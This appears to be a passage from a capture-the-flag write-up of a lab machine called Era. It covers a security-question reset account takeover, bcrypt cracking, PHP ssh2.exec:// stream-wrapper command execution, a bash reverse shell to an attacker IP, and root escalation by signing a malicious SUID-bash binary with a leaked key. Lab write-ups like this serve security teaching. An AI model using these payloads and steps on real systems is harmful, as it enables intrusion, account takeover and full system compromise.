I don't know yet what the signing files are for, but a private key and a certificate config sitting behind an IDOR is exactly the kind of detail worth holding onto for later. Downloading both.
What the Source Reveals
Unzipping the site backup gives the full PHP application: login.php, register.php, reset.php, download.php, manage.php, upload.php, and filedb.sqlite.
The Reset Bug
reset.php handles the "Update Security Questions" form:
$username = trim($_POST['username'] ?? '');
$new_answer1 = trim($_POST['new_answer1'] ?? '');
$new_answer2 = trim($_POST['new_answer2'] ?? '');
$new_answer3 = trim($_POST['new_answer3'] ?? '');

$query = "UPDATE users SET security_answer1 = ?, security_answer2 = ?, security_answer3 = ? WHERE user_name = ?";
$stmt = $db->prepare($query);
$stmt->bindValue(1, $new_answer1, SQLITE3_TEXT);
$stmt->bindValue(2, $new_answer2, SQLITE3_TEXT);
$stmt->bindValue(3, $new_answer3, SQLITE3_TEXT);
$stmt->bindValue(4, $username, SQLITE3_TEXT);
The query itself is fully parameterized, so there's no SQL injection here. The bug is upstream of the query: $username is pulled straight from the POST body and is never checked against the currently logged-in session. The form is meant to update my own security answers, but nothing stops me from putting a different username in that field and silently overwriting their answers instead.
This is critical — it means any account's security questions can be reset by anyone, without ever needing that account's password.
The Download Endpoint
download.php is the other file worth reading closely, since it's what serves file IDs:
if ($_GET['dl'] === "true") {
    header('Content-Type: application/octet-stream');
    header("Content-disposition: attachment; filename=\"" .$fileName. "\"");
    readfile($fetched[0]);
} elseif ($_GET['show'] === "true" && $_SESSION['erauser'] === 1) {
    $format = isset($_GET['format']) ? $_GET['format'] : '';
    $file = $fetched[0];

    if (strpos($format, '://') !== false) {
        $wrapper = $format;
        header('Content-Type: application/octet-stream');
    } else {
        $wrapper = '';
        header('Content-Type: text/html');
    }

    $file_content = fopen($wrapper ? $wrapper . $file : $file, 'r');
    $full_path = $wrapper ? $wrapper . $file : $file;
    echo "Opening: " . $full_path . "\n";
    echo $file_content;
} else {
    // normal download link page
}
Most of this is what I'd expect for a download endpoint, but there's a special branch reserved for when show=true and the session's erauser equals 1. This branch takes a format GET parameter, checks it for ://, and if present, uses it directly as a wrapper prefix in an fopen() call — with the real database file path appended straight after it.
In other words: if format is any valid PHP stream wrapper, this endpoint will open it. Checking login.php confirms exactly where erauser comes from:
$relevant_user_id = contactDB("SELECT user_id FROM users WHERE user_name='$login_username';", 0)[0];

if (password_verify($_POST['password'], $relevant_password_hash)) {
    $_SESSION['eravalid'] = true;
    $_SESSION['erauser'] = $relevant_user_id;
    header('Location: manage.php');
}
erauser is just the account's user_id from the database — not a role or permission flag. Whichever account has user_id = 1 gets access to the show/format branch. That's a stream-wrapper primitive sitting behind a single integer check, and I already know from the reset bug that I can become whichever account holds that integer.
Database Enumeration
filedb.sqlite, from the same backup, has a users table:
sqlite3 filedb.sqlite "SELECT * FROM users;"
1|admin_ef01cab31aa|$2y$10$wDbohsUaezf74d3sMNRPi.o93wDxJqphM2m0VVUp41If6WrYr.QPC|600|Maria|Oliver|Ottawa
2|eric|$2y$10$S9EOSDqF1RzNUvyVj7OtJ.mskgP1spN3g2dneU.D.ABQLhSV2Qvxm|-1|||
3|veronica|$2y$10$xQmS7JL8UT4B3jAYK7jsNeZ4I.YqaFFnZNA/2GCxLveQ805kuQGOK|-1|||
4|yuri|$2b$12$HkRKUdjjOdf2WuTXovkHIOXwVDfSrgCqqHPpE37uWejRqUWqwEL2.|-1|||
5|john|$2a$10$iccCEz6.5.W2p7CSBOr3ReaOqyNmINMH1LaqeQaL22a1T1V/IddE6|-1|||
6|ethan|$2a$10$PkV/LAd07ftxVzBHhrpgcOwD3G1omX4Dk2Y56Tv9DpuUV/dh/a1wC|-1|||
admin_ef01cab31aa has user_id = 1 — confirms it's the account that unlocks the admin-only branch in download.php.
The password hashes are bcrypt (password_verify in the login code confirms this). Worth a wordlist crack:
hashcat -m 3200 --username hashes.txt /usr/share/wordlists/rockyou.txt
eric:america
yuri:mustang
Two crack quickly; the rest, including admin's, don't fall to rockyou. That's fine — the reset bug above means the admin account's password was never actually needed.
FTP Access
Intended Path — Cracked Credentials
yuri's cracked password also works against the FTP service from the initial scan:
ftp yuri@era.htb
230 Login successful.
eric's credentials fail against FTP even before a password prompt — that account doesn't have access there, so yuri is the only working FTP login.
Two directories are available once logged in:
drwxr-xr-x    2 0        0            4096 Jul 22 08:42 apache2_conf
drwxr-xr-x    3 0        0            4096 Jul 22 08:42 php8.1_conf
apache2_conf is standard Apache config, nothing notable. php8.1_conf is a full dump of loaded PHP extension .so files. Scanning the list, ssh2.so stands out — that extension registers PHP stream wrappers like ssh2.exec://, which let PHP code open an SSH connection and execute a command as if it were reading a file.
I don't have an immediate use for that yet, but it's exactly the shape of primitive the format parameter in download.php was hinting at — stream-wrapper abuse is only interesting once something also calls fopen() on attacker-controlled input, and now I know one does.
Alternate Path — Username Enumeration
Worth noting separately: the "Log in Using Security Questions" form leaks whether a username exists. Submitting a bogus username returns a distinct "User not found" error that a valid username doesn't:
curl -s -d 'username=notarealuser&answer1=x&answer2=x&answer3=x' 'http://file.era.htb/security_login.php' | grep "User not found."
Fuzzing usernames against that difference:
ffuf -d 'username=FUZZ&answer1=x&answer2=x&answer3=x' \
     -u http://file.era.htb/security_login.php \
     -w /usr/share/seclists/Usernames/Names/names.txt \
     -H 'Content-Type: application/x-www-form-urlencoded' \
     -fr 'User not found.'
This recovers valid usernames (eric, yuri, and others) without ever touching the database backup. From there, a small password-list brute force against FTP would recover yuri:mustang the same way the hash crack did — a second, independent path to the same credentials. I already have them from the crack, so I didn't need to run this, but it's worth knowing the app leaks usernames this way.
Becoming Admin, Then Getting a Shell
Taking Over the Admin Account
Using the reset bug from reset.php, I post new security-question answers with admin_ef01cab31aa as the username field. The server accepts it with no ownership check.

From there, "Log in Using Security Questions" with those new answers logs me in as admin.

Now that erauser === 1, the show/format branch in download.php is reachable.
Confirming the Wrapper Behavior
Testing the format parameter with something harmless first — a local file-type wrapper — just returns the raw output of fopen() on the target file, confirming the branch works as read from the source:
GET /download.php?id=54&show=true&format=image/png
Trying a URL as the wrapper is worth a shot too, to see how the appended file path behaves:
GET /download.php?id=54&show=true&format=http://10.10.16.24/test
At a listening Python web server, the request that lands isn't /test — it's /testfiles/<filename>. The application appends files/<name> after whatever's in format, confirming exactly how the path gets built. That detail matters for the next step, since the real target file path gets tacked onto whatever wrapper I supply.
Command Execution via ssh2.exec://
With ssh2.so loaded and a fopen() call that accepts any wrapper, the ssh2.exec:// wrapper is directly usable:
ssh2.exec://user:pass@host:port/command
I already have two working sets of Linux credentials from the hash crack. SSH doesn't need to be exposed externally for this to work — PHP makes the connection itself, to 127.0.0.1.
Since the file path gets appended after my command, I need to terminate the injected command with a ; before that junk lands:
GET /download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/ping+-c1+10.10.16.24;

sudo tcpdump -i tun0 -v icmp
ICMP shows up at the listener. Command execution confirmed — blind, but working. Same result with yuri's credentials.
Landing a Shell
Swapping the ping for a reverse shell one-liner:
GET /download.php?id=54&show=true&format=ssh2.exec://eric:america@127.0.0.1:22/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.24/9001+0>%261';
nc -lnvp 9001

Shell lands as eric. Standard stabilization:
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo
fg
export TERM=xterm
user.txt is readable from eric's home directory.
Privilege Escalation
Finding the Lead
eric@era:~$ id
uid=1000(eric) gid=1000(eric) groups=1000(eric),1001(devs)

devs isn't a default group — worth chasing immediately. sudo -l comes back empty for both eric and yuri, so this is the only real lead.
eric's home directory is otherwise sparse, and yuri (reachable with su) has nothing interesting either. Neither has a shell listed beyond the standard ones in /etc/passwd, and only root, eric, and yuri have shells at all.
Locating devs-Writable Files
find / -group devs 2>/dev/null
/opt/AV
/opt/AV/periodic-checks
/opt/AV/periodic-checks/monitor
/opt/AV/periodic-checks/status.log
ls -la /opt/AV/periodic-checks/
-rwxrw---- 1 root devs 16544 ... monitor
-rw-rw---- 1 root devs   307 ... status.log
monitor is a root-owned ELF binary, group-writable by devs. Its mtime — and status.log's — updates every minute, which points to a cron job.
file monitor
monitor: ELF 64-bit LSB pie executable, x86-64, ... not stripped
Watching the Cron with pspy
wget http://10.10.16.24/pspy64
chmod +x pspy64
./pspy64

CMD: UID=0 PID=xxxx | bash -c /root/initiate_monitoring.sh
CMD: UID=0 PID=xxxx | objcopy --dump-section .text_sig=text_sig_section.bin /opt/AV/periodic-checks/monitor
CMD: UID=0 PID=xxxx | grep -oP (?<=UTF8STRING        :)Era Inc.
Every minute, root runs initiate_monitoring.sh, which:
- Pulls a custom ELF section called
.text_sigout ofmonitorwithobjcopy - Greps fields out of the extracted bytes that look like they belong to a certificate — an organization name, an email address
- Presumably validates the result before running
monitor
.text_sig isn't a standard ELF section. Someone built a custom "signed binary" scheme on top of a normal executable, almost certainly to stop exactly the kind of tampering I'm about to attempt.
Confirming the Signature Check Is Real
readelf -S monitor | grep text_sig
[28] .text_sig PROGBITS 0000000000000000 00003040
Confirms the section is present in the legitimate binary. Dumping it out shows a PKCS#7/CMS structure — a standard digital-signature container — with readable strings for an organization name, a certificate common name, and an email address.
Dropping in a naive replacement with no .text_sig section at all gets rejected immediately:
objcopy: /opt/AV/periodic-checks/monitor: file format not recognized
[ERROR] Executable not signed. Tampering attempt detected. Skipping.
So the check is real. The open question: does it validate that the signature is valid for this exact file's contents, or only that a valid signature exists somewhere in the binary? Those are very different levels of security. Given this is a clearly custom, home-rolled implementation rather than a standard OS mechanism, the weaker version seems likely — worth testing directly rather than assuming.
Reproducing the Signing Scheme
Searching for the general technique behind a .text_sig ELF section pulls up open-source ELF-signing tooling that works exactly this way: sign a binary's .text section with a private key and certificate, embed the resulting CMS/PKCS#7 blob as a custom section, and verify it later with the matching public certificate.
This lines up with x509.genkey, recovered earlier from the IDOR'd signing.zip:
[ req ]
default_bits = 2048
distinguished_name = req_distinguished_name
prompt = no
string_mask = utf8only
x509_extensions = myexts

[ req_distinguished_name ]
O = Era Inc.
CN = ELF verification
emailAddress = yurivich@era.com

[ myexts ]
basicConstraints=critical,CA:FALSE
keyUsage=digitalSignature
subjectKeyIdentifier=hash
authorityKeyIdentifier=keyid
The organization, CN, and email match the strings pulled out of the legitimate monitor binary's .text_sig section exactly. key.pem, alongside it in that same zip, is the private key used to produce those signatures. If I have the key, I can produce a signature just as valid as the real one, for a binary of my choosing.
Building and Signing a Malicious Binary
A minimal payload that grants a root shell:
#include <unistd.h>
#include <stdlib.h>

int main(void) {
    setuid(0); setgid(0); seteuid(0); setegid(0);
    system("cp /bin/bash /tmp/rootbash && chmod 6777 /tmp/rootbash");
}
gcc exploit.c -o exploit
Generate a certificate from the recovered key and config, then produce a CMS/PKCS#7 signature over the payload and embed it as .text_sig, matching the format the legitimate binary uses:
openssl req -new -x509 -key key.pem -out cert.pem -days 365 -config x509.genkey

openssl cms -sign -in exploit -signer cert.pem -inkey key.pem \
  -outform DER -out text_sig.der -nodetach -nosmimecap -nocerts -noattr

objcopy --add-section .text_sig=text_sig.der --set-section-flags .text_sig=readonly exploit

Upload and Trigger
wget http://10.10.16.24/exploit -O monitor
chmod +x monitor
cp monitor /opt/AV/periodic-checks/monitor
Within a minute, the cron fires. The signature check passes, and root executes the binary:
ls -l /tmp/rootbash
-rwsrwsrwx 1 root root ... /tmp/rootbash

/tmp/rootbash -p
Root shell obtained, and root.txt is readable from /root.
Summary
vhost discovery on era.htb/file.era.htb → IDOR on file IDs leaks the app's source, database, and a signing key → username-controlled logic bug in the security-question reset lets any account be taken over, including admin → admin unlocks an fopen() call that accepts arbitrary PHP stream wrappers → ssh2.exec:// turns that into RCE using cracked credentials → shell as eric → eric's devs group membership allows writing to a root-cron-executed binary that's protected by a custom, home-rolled digital signature → the leaked signing key lets a malicious binary be signed the same way the legitimate one was → root.
Successfully [Pwned].
Anonymous comment
DB: content/comments/db.json